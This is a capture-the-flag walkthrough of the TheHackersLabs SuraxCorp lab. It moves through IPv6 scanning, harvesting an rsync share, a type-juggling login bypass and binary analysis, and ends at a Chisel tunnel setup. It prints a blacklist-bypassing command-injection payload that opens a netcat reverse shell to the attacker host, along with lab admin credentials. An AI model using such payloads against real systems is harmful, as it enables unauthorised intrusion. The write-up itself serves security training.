TheHackersLabs SuraxCorp Writeup
A comprehensive walkthrough of the SuraxCorp machine on TheHackersLabs, covering IPv6 enumeration, unauthorized rsync file harvesting, user enumeration and type juggling authentication bypass on secure-suraxcorp.thl, binary analysis of a custom Debian package, command injection exploitation, reverse tunneling via Chisel, Flask Server-Side Template Injection (SSTI), and privilege escalation through sudo telnet.
The SuraxCorp machine from TheHackersLabs presents a multi-stage attack vector starting with IPv6 network discovery to uncover hidden services. By inspecting an unauthenticated rsync share on IPv6, we recover internal Apache VirtualHost configurations leading to secure-suraxcorp.thl. On this web portal, username enumeration via differential error responses identifies the admin account, and a type juggling vulnerability in the login mechanism allows us to bypass authentication and access internal software downloads. Static binary analysis of a custom Debian application (surapharm.deb) combined with network traffic interception reveals internal administrative subdomains. Exploiting a command injection vulnerability in an administrative utility yields initial access as www-data. Internal enumeration leads to an isolated Flask web application vulnerable to Server-Side Template Injection (SSTI), proxied via Chisel reverse tunneling to obtain a shell as user suraxddq. Finally, root privileges are achieved by abusing sudo rights on the telnet binary via shell escape commands.
Reconnaissance — IPv4 Port Scan
We initiate our target assessment by executing a fast SYN stealth scan with nmap across all 65,535 TCP ports to discover open services on IPv4.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 18:36 +0200
Initiating ARP Ping Scan at 18:36
Scanning 192.168.0.24 [1 port]
Completed ARP Ping Scan at 18:36, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:36
Scanning 192.168.0.24 [65535 ports]
Discovered open port 22/tcp on 192.168.0.24
Discovered open port 80/tcp on 192.168.0.24
Completed SYN Stealth Scan at 18:36, 0.54s elapsed (65535 total ports)
Nmap scan report for 192.168.0.24
Host is up, received arp-response (0.00017s latency).
Scanned at 2026-08-02 18:36:51 CEST for 0s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:E5:09:4E (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
The initial scan identifies two standard services:
- Port 22 (SSH): Secure Shell server.

- Port 80 (HTTP): Web server hosting a default landing page.
We navigate to http://192.168.0.24/ in the browser to view the initial web interface.
Reconnaissance — IPv6 Discovery & Service Scanning
Since standard IPv4 enumeration reveals minimal surface, we investigate IPv6 connectivity on the local network link. We ping the IPv6 link-local all-nodes multicast address (ff02::1%eth0) and query the IPv6 neighbor cache (ip -6 neigh) to identify the IPv6 address matching the target’s MAC address (08:00:27:e5:09:4e).
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(suraxddq㉿kali)-[~]
└─$ ping6 -c 2 "ff02::1%eth0"
PING ff02::1%eth0 (ff02::1%eth0) 56 data bytes
64 bytes from fe80::97bf:7b86:a233:e28d%eth0: icmp_seq=1 ttl=64 time=0.857 ms

^C
--- ff02::1%eth0 ping statistics ---
1 packets transmitted, 1 received, +6 duplicates, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.106/0.465/0.890/0.279 ms

┌──(suraxddq㉿kali)-[~]
└─$ ip -6 neigh
fe80::97bf:7b86:a233:e28d dev eth0 lladdr 08:00:27:e5:09:4e DELAY
The MAC address 08:00:27:e5:09:4e maps to fe80::97bf:7b86:a233:e28d%eth0. Next, we perform an nmap scan over IPv6 against all TCP ports on this address.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -6 -sS -p- --open --min-rate 5000 -vvv -n fe80::97bf:7b86:a233:e28d%eth0
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 18:42 +0200
Initiating ND Ping Scan at 18:42
Scanning fe80::97bf:7b86:a233:e28d [1 port]
Completed ND Ping Scan at 18:42, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:42
Scanning fe80::97bf:7b86:a233:e28d [65535 ports]
Discovered open port 22/tcp on fe80::97bf:7b86:a233:e28d
Discovered open port 80/tcp on fe80::97bf:7b86:a233:e28d
Discovered open port 873/tcp on fe80::97bf:7b86:a233:e28d
Completed SYN Stealth Scan at 18:42, 0.67s elapsed (65535 total ports)
Nmap scan report for fe80::97bf:7b86:a233:e28d
Host is up, received nd-response (0.000087s latency).
Scanned at 2026-08-02 18:42:35 CEST for 0s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 64
80/tcp  open  http    syn-ack ttl 64
873/tcp open  rsync   syn-ack ttl 64
MAC Address: 08:00:27:E5:09:4E (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
           Raw packets sent: 65536 (4.194MB) | Rcvd: 65536 (3.932MB)
The IPv6 scan reveals an additional service bound exclusively to IPv6:
- Port 873 (rsync): Rsync file transfer protocol daemon.
Enumeration — Unauthenticated Rsync Service & VirtualHost Discovery
We perform module discovery on the rsync service using rsync-brute against [fe80::97bf:7b86:a233:e28d%eth0].
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(suraxddq㉿kali)-[~]
└─$ ./rsync-brute -t [fe80::97bf:7b86:a233:e28d%eth0] -p873 -w ~/CTF/top12000.txt
  _ __ ___ _   _ _ __   ___
 | '__/ __| | | | '_ \ / __|
 | |  \__ \ |_| | | | | (__
 |_|  |___/\__, |_| |_|\___|
  _         |___/  _
 | |__  _ __ _   _| |_ ___
 | '_ \| '__| | | | __/ _ \
 | |_) | |  | |_| | ||  __/
 |_.__/|_|   \__,_|\__\___|
────────────────────────────
 code: VulNyx™  ver: v1.0.0
────────────────────────────
 🎯 Target   | [fe80::97bf:7b86:a233:e28d%eth0]:873
 📖 Wordlist | /home/suraxddq/CTF/top12000.txt
 🔎 Status   | 5141/12645/40%/backup
 💥 Resource | backup
────────────────────────────
The scan discovers an unauthenticated rsync share named backup. We query the backup module using the rsync CLI client to list and retrieve available files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(suraxddq㉿kali)-[~]
└─$ rsync -av "rsync://[fe80::97bf:7b86:a233:e28d%eth0]/backup/"
receiving incremental file list
drwxrwxrwx          4,096 2026/06/29 14:50:06 .
-rw-r--r--            497 2026/06/29 14:50:06 secure-suracorp.thl.conf

sent 20 bytes  received 84 bytes  208.00 bytes/sec
total size is 497  speedup is 4.78

┌──(suraxddq㉿kali)-[~]
└─$ rsync -av "rsync://[fe80::97bf:7b86:a233:e28d%eth0]/backup/secure-suracorp.thl.conf" .
receiving incremental file list
secure-suracorp.thl.conf

sent 43 bytes  received 610 bytes  435.33 bytes/sec
total size is 497  speedup is 0.76
We inspect the downloaded Apache configuration file secure-suracorp.thl.conf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(suraxddq㉿kali)-[~]
└─$ cat secure-suracorp.thl.conf
<VirtualHost *:80>
    ServerName secure-suraxcorp.thl
    ServerAlias wwww.secure-suraxcorp.thl
    ServerAdmin webmaster@secure-suraxcorp.thl
    DocumentRoot /var/www/secure-suracorp.thl/

    <Directory /var/www/secure-suracorp.thl/>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/secure-suracorp.thl_error.log
    CustomLog ${APACHE_LOG_DIR}/secure-suracorp.thl_access.log combined
</VirtualHost>
The configuration file reveals an internal domain name: secure-suraxcorp.thl. We map secure-suraxcorp.thl to 192.168.0.24 inside /etc/hosts.
Web Assessment — User Enumeration & Type Juggling Bypass on secure-suraxcorp.thl
Navigating to http://secure-suraxcorp.thl/ presents a login portal.



We begin by auditing the login portal for user enumeration vulnerabilities via differential error responses:
- Submitting an arbitrary user like
testyields an"invalid"user response (Pasted_image_20260802185145.png). - Submitting the username
adminyields an"invalid credentials"error response (Pasted_image_20260802185201.png).
This behavior confirms that the admin username exists on the system.


Next, we attempt to bypass authentication by exploiting loose comparison / type juggling in the backend login handler. By omitting or modifying the password parameter requirement in the authentication request, the application evaluates the condition as true.
Upon submitting the manipulated request, the authentication mechanism is successfully bypassed, granting us access to the main administrator dashboard without supplying a valid password.
With full administrative access to the portal dashboard, we navigate to the internal downloads section to inspect downloadable software assets.

From the download repository, we retrieve a Debian package named surapharm.deb. We proceed to extract its contents using dpkg-deb to inspect its structure.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(suraxddq㉿kali)-[~]
└─$ mkdir deb

┌──(suraxddq㉿kali)-[~]
└─$ dpkg-deb -R surapharm.deb deb

┌──(suraxddq㉿kali)-[~]
└─$ ls -l deb/*
deb/DEBIAN:
total 8
-rw-r--r-- 1 suraxddq suraxddq  645 Jun 22 13:57 control
-rwxr-xr-x 1 suraxddq suraxddq 2163 Jun 22 13:57 preinst

deb/usr:
total 4
drwxrwxr-x 2 suraxddq suraxddq 4096 Jun 22 13:58 bin

┌──(suraxddq㉿kali)-[~]
└─$ ls -l deb/*/*
-rw-r--r-- 1 suraxddq suraxddq  645 Jun 22 13:57 deb/DEBIAN/control
-rwxr-xr-x 1 suraxddq suraxddq 2163 Jun 22 13:57 deb/DEBIAN/preinst

deb/usr/bin:
total 24
-rwxr-xr-x 1 suraxddq suraxddq 22944 Jun 22 13:58 surapharm
We check the binary file type and analyze embedded strings within deb/usr/bin/surapharm.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(suraxddq㉿kali)-[~]
└─$ file deb/usr/bin/surapharm
deb/usr/bin/surapharm: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=7eb35a043ab864d6538a2d5c072d4296da738050, for GNU/Linux 3.2.0, stripped

┌──(suraxddq㉿kali)-[~]
└─$ strings deb/usr/bin/surapharm
P/lib64/ld-linux-x86-64.so.2
mgUa
[2m  Surapharm GMP v2.3.1  |  User: pharmacist  |  %s
GET / HTTP/1.1
Host: %s
User-Agent: SurapharmGMP/2.3.1 (Linux x86_64)
Accept: text/html,application/xhtml+xml
Connection: close
[0;34m
The strings output confirms the binary makes network HTTP queries.

To analyze the application’s outbound requests, we run surapharm while capturing traffic using tshark.
1
2
3
4
┌──(suraxddq㉿kali)-[~]
└─$ sudo tshark -i eth0 -n
Capturing on 'eth0'
   56 21.912555883 192.168.0.154 → 192.168.0.11 DNS 166 Standard query response 0xf06d No such name A adminis-surapharm.suraxcorp.thl SOA a.root-servers.net
The packet capture reveals a DNS query attempted by the binary for an administrative portal: adminis-surapharm.suraxcorp.thl.

We add adminis-surapharm.suraxcorp.thl to /etc/hosts pointing to 192.168.0.24.
Exploitation — Web Command Injection to Initial Shell
We open http://adminis-surapharm.suraxcorp.thl/ in our web browser, which presents an administrative login page.

We authenticate using administrative credentials harvested during enumeration:
- Username:
admin - Password:
Adm1n_Sur4xC0rp

Once authenticated, we access a system management panel featuring an interactive host utility.

Testing the input field for command injection vulnerabilities, we discover that user input is passed to a backend shell. However, the application implements strict character and command blacklisting to prevent arbitrary command execution. To inspect the filtering logic, we leverage non-blacklisted binaries such as comm or diff to read the source code of index.php. Reading index.php allows us to analyze the exact blacklisted commands, symbols, and characters configured by the application.
With full visibility into the backend blacklist, we craft a targeted bypass payload that avoids restricted characters by using wildcard path expansion (/usr/bi?/n[c] for /usr/bin/nc and /bi?/bas? for /bin/bash) alongside ${IFS} to replace blacklisted spaces:
1
127.0.0.1&&/usr/bi?/n[c]${IFS}192.168.0.11${IFS}4444${IFS}-e${IFS}/bi?/bas?
We start a netcat listener on Kali (nc -nvlp 4444) and execute the payload via the web form.
1
2
3
4
5
6
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
id
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.24] 59138
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We successfully obtain an initial reverse shell as www-data.
Internal Pivoting — Chisel Reverse Tunneling & Flask SSTI Exploitation
With initial shell access, we audit local system processes and listening services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@TheHackersLabs-SuraxCorp:/opt$ ls -l /home/
total 4
drwx------ 13 suraxddq suraxddq 4096 Jul 17 14:35 suraxddq

www-data@TheHackersLabs-SuraxCorp:/opt$ ps faux |grep surax
suraxddq     824  0.0  1.6  42684 34244 ?        Ss   17:33   0:00 /usr/bin/python3 /home/suraxddq/ssti/app.py
suraxddq     871  7.1  1.8 119328 37716 ?        Sl   17:33   4:15  \_ /usr/bin/python3 /home/suraxddq/ssti/app.py
www-data    6474  0.0  0.0   3500  1736 pts/0    S+   18:33   0:00  |                       \_ grep surax

www-data@TheHackersLabs-SuraxCorp:/opt$ ss -tulpan |grep LISTEN
tcp   LISTEN 0      128                             127.0.0.1:5000                0.0.0.0:*
tcp   LISTEN 0      4096                            127.0.0.1:631                 0.0.0.0:*
tcp   LISTEN 0      128                               0.0.0.0:22                  0.0.0.0:*
tcp   LISTEN 0      5                                    [::]:873                    [::]:*
tcp   LISTEN 0      4096                                [::1]:631                    [::]:*
tcp   LISTEN 0      128                                  [::]:22                     [::]:*
tcp   LISTEN 0      511                                     *:80                        *:*
Process enumeration reveals a internal Python application (/home/suraxddq/ssti/app.py) running under user suraxddq and listening locally on 127.0.0.1:5000.
To access this internal web application from our attacker host, we set up a reverse tunnel using chisel.
On our Kali machine, we start the Chisel server:
1
2
3
4
5
6
┌──(suraxddq㉿kali)-[~]
└─$ ./chi server --port 8000 --reverse
2026/08/02 20:05:59 server: Reverse tunnelling enabled
2026/08/02 20:05:59 server: Fingerprint BKGCM3sjGbp3iNTM3cUA35ElN7NsyOZgyYGDpgnAFO0=
2026/08/02 20:05:59 server: Listening on http://0.0.0.0:8000
2026/08/02 20:08:04 server: session#2: tun: proxy#R:9999=>5000: Listening
